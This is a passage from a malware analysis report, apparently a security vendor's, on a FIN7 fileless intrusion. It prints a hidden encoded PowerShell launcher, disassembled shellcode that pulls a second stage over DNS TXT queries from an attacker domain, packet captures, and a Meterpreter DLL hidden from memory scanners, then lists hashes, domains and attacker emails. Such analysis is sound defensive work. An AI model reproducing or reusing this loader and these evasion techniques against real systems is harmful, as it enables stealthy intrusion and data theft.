powershell.exe -nop -w hidden -encodedcommand JABFAG4AYwBvAGQAZQBkAEMAbwBtAHAAcgBlAHMAcwBlAGQARgBpAGwAZQAgAD0AIABAACcADQAKADcAYgAwAEgAWQBCAHgASgBsAGkAVQBtAEwAMgAzAEsAZQAzADkASwA5AFUAcgBYADQASABTAGgAQwBJAEIAZwBFAHkA
```

SHELLCODE:

The shellcode phase of this attack is unique and demonstrates the constantly advancing abilities of attackers. The shellcode is the primary differentiating technique between this campaign and past attacks by FIN7 and other threat actors.

This shellcode iterates over process environment block and looks immediately for dnsapi.dll name (xor 13) and its DnsQueryA function. Basically, FIN7 implemented a shellcode that gets the next stage shellcode using the DNS messaging technique directly from memory. This way they can successfully evade many of the behavior based solutions.




```
loc_217182:
push    56A2B5F0h
call    ebp
```

```
sub_21708F proc near

; FUNCTION CHUNK AT 00217130 SIZE 00000070 BYTES

pop     ebp
xor     eax, eax
push    40h ; '@'
mov     ah, 10h
push    1000h
push    7FFFFh
push    0
push    0E553A458h      ; kernel32!VirtualAlloc
call    ebp
push    eax
mov     edi, eax
xor     eax, eax
mov     al, 70h ; 'p'
mov     ah, 69h ; 'i'
push    eax
push    61736E64h
push    esp
push    726774Ch
call    ebp             ; kernel32!LoadLibraryA dnsapi
mov     ebx, 61h ; 'a'
```

```
Sleep:
push    13E8h
push    0E035F044h
call    ebp                 ; kernel32!Sleep
mov     eax, esi
mov     ecx, [eax]
mov     ebx, ecx
jmp     loc_2170C5
; END OF FUNCTION CHUNK FOR sub_21708F
```


```
loc_2170C5:
jmp     short loc_217130
sub_21708F endp ; sp-analysis failed
```

In the DNS query pattern, it is very clear to see that alphabetical modification of the subdomain prefix is used:



```
seg000:00217111                 push    248h
seg000:00217116                 push    10h
seg000:00217118                 push    eax
seg000:00217119                 push    0C99CC96Ah
seg000:0021711E                 call    ebp             ; dnsapi!DnsQuery_A (aaa.stage.12019683.ns2.true-deals.com) ->
seg000:0021711E                                         ;
seg000:0021711E                                         ; 058e0860  "WYIIIIIIIIIIIIIIII7QZjAXP0A0AkAA"
seg000:0021711E                                         ; 058e0880  "Q2AB2BB0BBABXP8ABuJIIljHs0wpwpuP"
seg000:0021711E                                         ; 058e08a0  "jK0NaMlK1UePLycWrOU72ONcyUva4yhH"
seg000:0021711E                                         ; 058e08c0  "d5iaLCKuWsaE6QzVP1ioTqKkCVnkCldu"
seg000:0021711E                                         ; 058e08e0  "UPNY51U1gpUP5i8KbTVCTq9PeakbLHhZ"
seg000:0021711E                                         ; 058e0900  "k0XjBaK9zpiQ9p7t4qIBk8IjK0ZJW17q"
seg000:0021711E                                         ; 058e0920  "8PnhaTEmc0os9WEQosIVfbhkhM68ioYp"
seg000:0021711E                                         ; 058e0940  "8hnMyoYoIoAAgogoENFKOIAAAAAAAAF"
seg000:0021711E                                         ;
seg000:0021711E                                         ; dnsapi!DnsQuery_A (baa.stage.12019683.ns2.true-deals.com)
seg000:0021711E                                         ;
seg000:0021711E                                         ; 058e09a0  "LFCEFFFIJOFIBMDFCHDAAAAPPNDIJMDF"
seg000:0021711E                                         ; 058e09c0  "HGIAEAAAAAAFAPPNAGIPALFKCFGGIAFA"
seg000:0021711E                                         ; 058e09e0  "AAAAAFAPPNDAAAAAAAAAAAAAAAAAAAAA"
seg000:0021711E                                         ; 058e0a00  "AAAAAAAAAPAAAAAAAAAOBPLKAOAALEAJM"
seg000:0021711E                                         ; 058e0a20  "NCBLIABEMMNCBFEGIGJHDCAHAHCGPGHH"
seg000:0021711E                                         ; 058e0a40  "CGBGNCAGDGBGOGOGPHECAGCGFCAHCHFG"
seg000:0021711E                                         ; 058e0a60  "OCAGJGOCAEEEPFDCAGNGPGEGFCOANANA"
seg000:0021711E                                         ; 058e0a80  "KCEAAAAAAAAAAAAAAADIDICCBAHMFJEM"
seg000:0021711E                                         ;
seg000:0021711E                                         ; dnsapi!DnsQuery_A (caa.stage.12019683.ns2.true-deals.com)
seg000:00217120                 test    eax, eax
seg000:00217122                 jnz     short loc_217175
```

Each such DNS query results in an additional snippet of shellcode being appended to a reallocated buffer. When, finally, the first stage shellcode receives a special “FF” signal, it then executes the delivered shellcode. (It takes a few minutes for the DNS queries to finish. The last query is to the subdomain ihc[.]stage[.]12019683[.]ns2[.]true-deals[.]com):


Pid 3972 - WinDbg:6.2.9200.16384 X86
File Edit View Debug Window Help
Disassembly
Offset: 021701e6


```
021701c9 ff00            inc     dword ptr [eax]
021701cb 0000            add     byte ptr [eax],al
021701cd 52              push    edx
021701ce 68f4008ecc      push    0CC8E00F4h
021701d3 ffd5            call    ebp
021701d5 5b              pop     ebx
021701d6 5f              pop     edi
021701d7 5a              pop     edx
021701d8 3dff000000      cmp     eax,0FFh
021701dd 7c07            jl      021701e6
021701df e9e1feffff      jmp     021700c5
021701e4 89d7            mov     edi,edx
021701e6 ffe7            jmp     edi {05400000}
021701e8 0000            add     byte ptr [eax],al
021701ea 0000            add     byte ptr [eax],al
021701ec 0000            add     byte ptr [eax],al
021701ee 0000            add     byte ptr [eax],al
021701f0 0000            add     byte ptr [eax],al
021701f2 0000            add     byte ptr [eax],al
021701f4 0000            add     byte ptr [eax],al
021701f6 0000            add     byte ptr [eax],al
021701f8 0000            add     byte ptr [eax],al
021701fa 0000            add     byte ptr [eax],al
021701fc 0000            add     byte ptr [eax],al
```

```
05400000  "WYIIIIIIIIIIIIIIII7QZjAXP0A0AkAA"
05400020  "Q2AB2BB0BBABXP8ABuJIIljHs0wpwpuP"
05400040  "jK0NaMlK1UePLycWrOU72ONcyUva4yhH"
05400060  "d5iaLCKuWsaE6QzVP1ioTqKkCVnkCldu"
05400080  "UPNY51U1gpUP5i8KbTVCTq9PeakbLHhZ"
054000a0  "k0XjBaK9zpiQ9p7t4qIBk8IjK0ZJW17q"
054000c0  "8PnhaTEmc0os9WEQosIVfbhkhM68ioYp"
054000e0  "8hnMyoYoIoAAgogoENFKOIAAAAAAAAFL"
05400100  "FCEFFFIJOFIBMDFCHDAAAAPPNDIJMDFH"
05400120  "GIAEAAAAAAFAPPNAGIPALFKCFGGIAFAA"
05400140  "AAAAFAPPNDAAAAAAAAAAAAAAAAAAAAAA"
05400160  "AAAAAAAAPAAAAAAAAAOBPLKAOAALEAJMN"
0:009> u 05400000
05400000 57              push    edi
05400001 59              pop     ecx
05400002 49              dec     ecx
05400003 49              dec     ecx
05400004 49              dec     ecx
05400005 49              dec     ecx
05400006 49              dec     ecx
05400007 49              dec     ecx
```

*Local Area Connection
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
dns

```
No.   Time        Source           Destination      Protocol Length Info
 3353 609.645706  192.168.199.133  192.168.199.2    DNS       97 Standard query 0x0bdd TXT chc.stage.12019683.ns2.true-deals.com
 3354 609.728854  192.168.199.2    192.168.199.133  DNS      365 Standard query response 0x0bdd TXT chc.stage.12019683.ns2.true-deals.com TXT
 3355 609.731088  192.168.199.133  192.168.199.2    DNS       97 Standard query 0x12ea TXT dhc.stage.12019683.ns2.true-deals.com
 3356 609.813759  192.168.199.2    192.168.199.133  DNS      365 Standard query response 0x12ea TXT dhc.stage.12019683.ns2.true-deals.com TXT
 3357 609.816242  192.168.199.133  192.168.199.2    DNS       97 Standard query 0xbe37 TXT ehc.stage.12019683.ns2.true-deals.com
 3358 609.901940  192.168.199.2    192.168.199.133  DNS      365 Standard query response 0xbe37 TXT ehc.stage.12019683.ns2.true-deals.com TXT
 3359 609.904474  192.168.199.133  192.168.199.2    DNS       97 Standard query 0x5a5c TXT fhc.stage.12019683.ns2.true-deals.com
 3360 609.987512  192.168.199.2    192.168.199.133  DNS      365 Standard query response 0x5a5c TXT fhc.stage.12019683.ns2.true-deals.com TXT
 3361 609.990018  192.168.199.133  192.168.199.2    DNS       97 Standard query 0xb4af TXT ghc.stage.12019683.ns2.true-deals.com
 3362 610.072804  192.168.199.2    192.168.199.133  DNS      365 Standard query response 0xb4af TXT ghc.stage.12019683.ns2.true-deals.com TXT
 3363 610.074787  192.168.199.133  192.168.199.2    DNS       97 Standard query 0x6c8b TXT hhc.stage.12019683.ns2.true-deals.com
 3364 610.157426  192.168.199.2    192.168.199.133  DNS      365 Standard query response 0x6c8b TXT hhc.stage.12019683.ns2.true-deals.com TXT
 3365 610.159970  192.168.199.133  192.168.199.2    DNS       97 Standard query 0x075c TXT ihc.stage.12019683.ns2.true-deals.com
 3366 610.242631  192.168.199.2    192.168.199.133  DNS      358 Standard query response 0x075c TXT ihc.stage.12019683.ns2.true-deals.com TXT

    Answer RRs: 1
    Authority RRs: 0
    Additional RRs: 0
  ▷ Queries
  ◢ Answers
    ◢ ihc.stage.12019683.ns2.true-deals.com: type TXT, class IN
        Name: ihc.stage.12019683.ns2.true-deals.com
        Type: TXT (Text strings) (16)
        Class: IN (0x0001)
        Time to live: 5
        Data length: 249
        TXT Length: 248
        TXT [truncated]: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

0030  00 01 00 00 00 00 03 69  68 63 05 73 74 61 67 65   .......i hc.stage
0040  08 31 32 30 31 39 36 38  33 03 6e 73 32 0a 74 72   .1201968 3.ns2.tr
0050  75 65 2d 64 65 61 6c 73  03 63 6f 6d 00 00 10 00   ue-deals .com....
0060  01 c0 0c 00 10 00 01 00  00 00 05 00 f9 f8 41 41   ........ ......AA
0070  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAA AAAAAAAA
0080  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAA AAAAAAAA
0090  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAA AAAAAAAA
```

The delivered second stage shellcode is encrypted:




```
seg000:05400000                 push    edi
seg000:05400001                 pop     ecx
seg000:05400002                 dec     ecx
seg000:05400003                 dec     ecx
seg000:05400004                 dec     ecx
seg000:05400005                 dec     ecx
seg000:05400006                 dec     ecx
seg000:05400007                 dec     ecx
seg000:05400008                 dec     ecx
seg000:05400009                 dec     ecx
seg000:0540000A                 dec     ecx
seg000:0540000B                 dec     ecx
seg000:0540000C                 dec     ecx
seg000:0540000D                 dec     ecx
seg000:0540000E                 dec     ecx
seg000:0540000F                 dec     ecx
seg000:05400010                 dec     ecx
seg000:05400011                 dec     ecx
seg000:05400012                 aaa
seg000:05400013                 push    ecx
seg000:05400014                 pop     edx
seg000:05400015                 push    41h ; 'A'
seg000:05400017                 pop     eax
seg000:05400018                 push    eax
seg000:05400019                 xor     [ecx+30h], al
seg000:0540001C                 inc     ecx
seg000:0540001D                 imul    eax, [ecx+41h], 51h ; 'Q'
seg000:05400021                 xor     al, [ecx+42h]
seg000:05400024                 xor     al, [edx+42h]
seg000:05400027                 xor     [edx+42h], al   ; decrypt shellcode
seg000:0540002A                 inc     ecx
seg000:0540002B                 inc     edx
seg000:0540002C                 pop     eax
seg000:0540002D                 push    eax
seg000:0540002E                 cmp     [ecx+42h], al
seg000:05400031                 jnz     short near ptr loc_540007B+2
seg000:05400033                 dec     ecx
seg000:05400034                 dec     ecx
seg000:05400035                 insb
```

METERPRETER:

After decryption of the second stage shellcode, the shellcode **deletes** the ‘MZ’ prefix from within a very important part of the shellcode. This prefix indicates it may be a dll, and its deletion helps the attack **to evade memory scanning solutions**.

Just before this step executed, we extracted the dll from memory and uploaded it to VirusTotal. If this dll was saved on disk, many security solutions would immediately identify it as a CobaltStrike Meterpreter, which is used by many attackers and pen testers. Having a Meterpreter session on a compromised computer allows for full control of the computer and exfiltration of any data, and in some cases lateral movement inside the organization.



SHA256: 55dc09574c4569d72314aa0beb3c02ff9b31379f4cb916fd108cff659ca27013

File name: injected_dns.dll

Detection ratio: 30 / 58

Analysis date: 2017-06-08 16:21:34 UTC (0 minutes ago)

Antivirus	Result	Update
Ad-Aware	Gen:Variant.Application.HackTool.CobaltStrike.1	20170608
AhnLab-V3	HackTool/Win32.Cobalt.R197271	20170608
Antiy-AVL	HackTool/Win32.Cobalt	20170608
Arcabit	Trojan.Application.HackTool.CobaltStrike.1	20170608
BitDefender	Gen:Variant.Application.HackTool.CobaltStrike.1	20170608
CAT-QuickHeal	Trojan.Skeeyah	20170607
CrowdStrike Falcon (ML)	malicious_confidence_100% (D)	20170420
DrWeb	BackDoor.Meterpreter.4	20170608
Emsisoft	Gen:Variant.Application.HackTool.CobaltStrike.1 (B)	20170608
Endgame	malicious (high confidence)	20170515
ESET-NOD32	a variant of Win32/RiskWare.CobaltStrike.Beacon.A	20170608
F-Secure	Gen:Variant.Application.HackTool	20170608
GData	Gen:Variant.Application.HackTool.CobaltStrike.1	20170608
Ikarus	Trojan.Win32.Conbea	20170608
Invincea	heuristic	20170607
K7AntiVirus	Unwanted-Program (004c3a6f1)	20170608

CONCLUSIONS:

FIN7 constantly upgrades their attacks and evasion techniques, thus becoming even more dangerous and unpredictable. The analysis of this attack shows, how easy it is for them to bypass static, dynamic and behavior based solutions. These attacks pose a severe risk to enterprises.

Fileless attacks are on the rise – Carbon Black reports that researchers found a 33% rise in severe non-malware attacks in Q4 2016 compared to Q1. Defenders will see more attacks on their businesses by hacker groups utilizing memory for evasion while keeping executable artifacts far away from disk.

In this continuously evolving threat landscape, enterprises need to look for new defenses that are resilient to such changes and are able to prevent fileless attacks. Morphisec Endpoint Threat Prevention specializes in preventing in-memory attacks, using Moving Target Defense to make the target itself unpredictable.

ARTIFACTS:

Documents:

2781526f6b302da00661b9a6a625a5a6ecf4ffccafa61202e9b0e9b61b657867
c357396ca82fdcd6b6f46b748f2b6941051dbc81be5326cf9548e6e95507af7c
ffebcc4d2e851baecd89bf11103e3c9de86f428fdeaf0f8b33d9ea6f5ef56685

Domains:

- true-deals[.]com; strikes-withlucky[.]com
- Email account in registration is: isvarawski@yahoo.com
- Attacker email account: adrian.1987clark@yahoo.com